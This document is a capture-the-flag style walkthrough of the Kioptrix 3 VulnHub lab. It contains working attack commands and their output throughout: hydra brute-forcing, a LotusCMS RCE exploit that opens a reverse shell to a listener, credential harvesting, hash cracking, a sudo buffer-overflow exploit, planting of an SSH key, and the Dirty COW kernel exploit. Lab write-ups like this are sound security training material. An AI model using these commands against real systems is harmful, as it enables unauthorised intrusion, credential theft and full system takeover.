
Port 80 (HTTP)


1. Feroxbuster enumerated some dirs

```
301        9l       31w      351c http://192.168.1.95/cache
301        9l       31w      350c http://192.168.1.95/core
403       10l       33w      323c http://192.168.1.95/data
200        6l       30w    23126c http://192.168.1.95/favicon.ico
301        9l       31w      353c http://192.168.1.95/gallery
200       39l      190w     1819c http://192.168.1.95/index.php
301        9l       31w      353c http://192.168.1.95/modules
301        9l       31w      356c http://192.168.1.95/phpmyadmin
403       10l       33w      332c http://192.168.1.95/server-status
301        9l       31w      351c http://192.168.1.95/style
200        1l        2w       18c http://192.168.1.95/update.php
```

2. Found a webpage




3. Proceed to Blog, found a username



- loneferret

4. Proceed to Login,
   - Running on LotusCMS



   - Tried SQLi, failed

- Tried LFi, failed

5. Bruteforce user `loneferret`

```
hydra -l loneferret -P /usr/share/wordlists/rockyou.txt 192.168.1.95 http-post-form "/index.php?system=Admin&page=loginSubmit:username=^USER^&password=^PASS^:Incorrect username or password." -o "/root/vulnHub/kioptrix3/192.168.1.95/scans/tcp80/tcp_80_http_auth_hydra.txt"
```

- Failed

6. Search for exploits for LotusCMS, Found 2
    - https://packetstormsecurity.com/files/122161/LotusCMS-3.0-PHP-Code-Execution.html
    - https://github.com/Hood3dRob1n/LotusCMS-Exploit
7. Exploit & obtain www-data shell

```
python lotus_eval.py <target IP> <Directory> <Listening Host> <Listening Port>
python lotus_eval.py 192.168.1.95 / 192.168.1.1 4444
```

```
root@kali: ~/vulnHub/kioptrix3/1
┌──(root💀kali)-[~/vulnHub/kioptrix3/192.168.1.95/exploit]
└─# python lotus_eval.py 192.168.1.95 / 192.168.1.1 4444
LotusCMS 3.0 Eval() Remote Code Execution Exploit.
Comes with free forkbombs!
[+] Preparing for hax
[!] Please run nc -lvp 4444 on your listener
Press Enter to Fire...
[*] Sending malicious request...
[?] g0tr00t?
```

```
root@kali: ~/vulnHub/kioptrix3/1
┌──(root💀kali)-[~/vulnHub/kioptrix3/192.168.1.95/exploit]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.95] 38769
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
$
```

Privilege Escalation to loneferret via creds found in file

1. Find credentials to phymyadmin

```
grep -Rnw /home/www/kioptrix3.com/* -ie "Incorrect" --color=always 2>/dev/null
```

```
root@Kioptrix3:/home/loneferret# grep -Rnw /home/www/kioptrix3.com/* -ie "Incorrect" --color=always 2>/dev/null
/home/www/kioptrix3.com/core/model/PageListModel.php:43:                //If the user doesn't exist return false, incorrect details
/home/www/kioptrix3.com/core/model/EditorModel.php:200:         //Replace the < tag for text-areas to stop incorrect rendering of editor
/home/www/kioptrix3.com/core/model/AdminModel.php:40:           //If the user doesn't exist return false, incorrect details
/home/www/kioptrix3.com/core/model/SettingsModel.php:46:                //If the user doesn't exist return false, incorrect details
/home/www/kioptrix3.com/core/model/DashModel.php:45:            //If the user doesn't exist return false, incorrect details
/home/www/kioptrix3.com/core/model/UsersListModel.php:44:               //If the user doesn't exist return false, incorrect details
/home/www/kioptrix3.com/core/fragments/wrong_details.phtml:1:Incorrect username or password.
/home/www/kioptrix3.com/core/view/AdminView.php:21:             //Change ID after incorrect logn
/home/www/kioptrix3.com/core/view/AdminView.php:40:             //Change ID after incorrect logn
/home/www/kioptrix3.com/core/controller/DashController.php:143:                 //Show failed login if the details were incorrect
/home/www/kioptrix3.com/core/controller/AdminController.php:110:                        //Show failed login if the details were incorrect
/home/www/kioptrix3.com/gallery/gfunctions.php:794:                     $error = "Your username or password is incorrect. Please login again.";
/home/www/kioptrix3.com/gallery/gfunctions.php:799:                 $error = "Your username or password is incorrect. Please login again.";
/home/www/kioptrix3.com/modules/TinyMCE/tiny_mce/plugins/spellchecker/editor_plugin_src.js:243:                 // Wrap incorrect words in spans
```

```
kw/kioptrix3.com/gallery$ cat /home/www/kioptrix3.com/gallery/gfunctions.php
<?php

    define("LINK_PHOTO", 5550);
    define("LINK_GALLERY", 5551);

    $GLOBALS["extensions"] = array("image/gif", "image/jpeg", "image/jpg", "

    function gmysql() {
        $g_mysql_c = @mysql_connect($GLOBALS["gallarific_mysql_server"],
                                    $GLOBALS["gallarific_mysql_username"],
                                    $GLOBALS["gallarific_mysql_password"])
        or die("A connection to the database couldn't be established: " . mys

        $g_mysql_d = @mysql_select_db($GLOBALS["gallarific_mysql_database"],
                                      $g_mysql_c)
        or die("The Gallarific database couldn't be opened: " . mysql_error(
    }

    function ginstallcheck1() {
        if(!file_exists(dirname(__FILE__) . "/gconfig.php")) {
            echo "There doesn't seem to be a gconfig.php file. I need this b
            die();
```


2. View `/gconfig.php`

```
cat /home/www/kioptrix3.com/gallery/gconfig.php
```

```
kw/kioptrix3.com/gallery$ cat /home/www/kioptrix3.com/gallery/gconfig.php
<?php
        error_reporting(0);
        /*
                A sample Gallarific configuration file. You should edit
                the installer details below and save this file as gconfig.php
                Do not modify anything else if you don't know what it is.
        */

        // Installer Details ----------------------------------------------

        // Enter the full HTTP path to your Gallarific folder below,
        // such as http://www.yoursite.com/gallery
        // Do NOT include a trailing forward slash

        $GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";

        $GLOBALS["gallarific_mysql_server"] = "localhost";
        $GLOBALS["gallarific_mysql_database"] = "gallery";
        $GLOBALS["gallarific_mysql_username"] = "root";
        $GLOBALS["gallarific_mysql_password"] = "fuckeyou";
```

- root:fuckeyou

3. Access phpmyadmin with root:fuckeyou, under gallery database found credentials



4. Crack it with hashcat

```
hashcat -a 0 -m 0 hash /usr/share/wordlists/rockyou.txt
```

```
┌──(root💀kali)-[~/vulnHub/kioptrix3/192.168.1.95/exploit]
└─# hashcat -a 0 -m 0 hash /usr/share/wordlists/rockyou.txt --show
0d3eccfb887aabd50f243b3f155c0f85:Mast3r
5badcaf789d3d1d09794d8f021f40f0e:starwars
```

- dreg: Mast3r
- loneferret:starwars

Privilege Escalation to Root - 1 via Vulnerable program + Buffer Overflow

1. Check for sudo access

```
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:~$
```

2. Run HT

```
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$
```

3. Fix the error

- https://askubuntu.com/questions/1091553/how-do-i-fix-error-opening-terminal-unknown-on-ubuntu-server

```
export TERM=linux
```


```
 File Edit Windows Help
[x]
ht 2.0.18 (POSIX) 07:26:02 on Apr 16 2011
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = ht
config = /home/loneferret/.htcfg2
couldn't load configuration file, using defaults
```

4. Find exploits for that version

- https://www.exploit-database.net/?id=17836
- A bufferoverflow exploit where EIP is overwritten into spawning a root shell

5. Exploit


```
python exploit.py > output
sudo ht $(cat output)
```



6. Copy over ssh key & ssh into root

```
echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDeiQIVUawX98au7XzxT8GIdr2FNcZxtxpyDU/namDaT0Crzz89eCReUAI9q7DgaaImpg07Tuhaq5w96VmjMCtIvRCXhipldxIsBCE
VE5v4E1T8YplDmHZHVLHTESaHBTpnx3uTeQurjVKVwiGjgazfp8NkGk9UTmHlBqjc6XUvYifpEKuSUPzb9+TuwyCyoyWeM6iRyy2f+1xRqeca7PIsPtp7nKwcpDzMCH9uXM
KZFXBU4GedcDgL5rFMWONq6GdivuY+oflxlukJrnFn8Y/roNqjtwntXKnV+dkCXjI8zLly7V1nt7W3U+kLzUgem3uso18RCoCTJLf+XlrF0PGuiuIGP3zZVuadrYm5VdDwb
gOSUcUL3Zu+FU1W1wC2QE0EhhgBWXrwBQuIZiq4rFRo9RuxoFl42YyFgGugmV405/ROAXypR+M7vT5JnUt/7Zs4Y2lmapKY8rS93EPZIfurBCzB2YUNyNBbrZHyxAj/5I9i
LqdRPvyI22NoRTz7U9s= root@kali" > .ssh/authorized_keys
```


7. Flags




Privilege Escalation to Root - 2 via SUDO

1. Edit the `/etc/sudoers` file with HT editor

```
sudo ht
ALT + F > Open > /etc/sudoers
```




2. Delete `!/usr` from `!/usr/bin/su`



3. Save & Exit

```
ALT + F > Save > Quit
```



4. Switch to root

```
sudo /bin/su
```

```
loneferret@Kioptrix3:~$ sudo /bin/su
root@Kioptrix3:/home/loneferret# whoami
root
root@Kioptrix3:/home/loneferret#
```

Privilege Escalation to Root - 3 via Kernel Exploit

1. Ran linpeas

```
                                ╔══════════╣ Basic information ╠══════════
OS: Linux version 2.6.24-24-server (buildd@palmer) (gcc version 4.2.4 (Ubuntu 4.2.4-1ubuntu4)) #1 SMP Tue Jul 7 20:21:17 UTC 2009
User & Groups: uid=1000(loneferret) gid=100(users) groups=100(users)
Hostname: Kioptrix3
Writable folder: /dev/shm
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```

   - Linux version 2.6.24

2. Search for exploits
   - https://www.exploit-db.com/exploits/40839
3. Transfer exploit to target & exploit

```
gcc -pthread dirty.c -o dirty -lcrypt
```

```
loneferret@Kioptrix3:/tmp$ gcc -pthread 40839.c -o dirty -lcrypt
40839.c:193:2: warning: no newline at end of file
loneferret@Kioptrix3:/tmp$ ls
40839.c  dirty  linpeas  linpeas.sh  strings.out  tmp.YeGeX30080  write  xHULblMg2O  yJMKXoXQdF
loneferret@Kioptrix3:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fioaKmuWSeBhQ:0:0:pwned:/root:/bin/bash

mmap: b7fe0000
```

4. Switch user to firefart & access root files

```
loneferret@Kioptrix3:/tmp$ su firefart
Password:
firefart@Kioptrix3:/tmp# whoami
firefart
firefart@Kioptrix3:/tmp# cd /root
firefart@Kioptrix3:~# ls
Congrats.txt  ht-2.0.18
firefart@Kioptrix3:~# s
```

Tags: #tcp/80-http/cms/exploit #tcp/80-http/rce #linux-priv-esc/linux-creds-found #linux-priv-esc/vulnerable-bin

---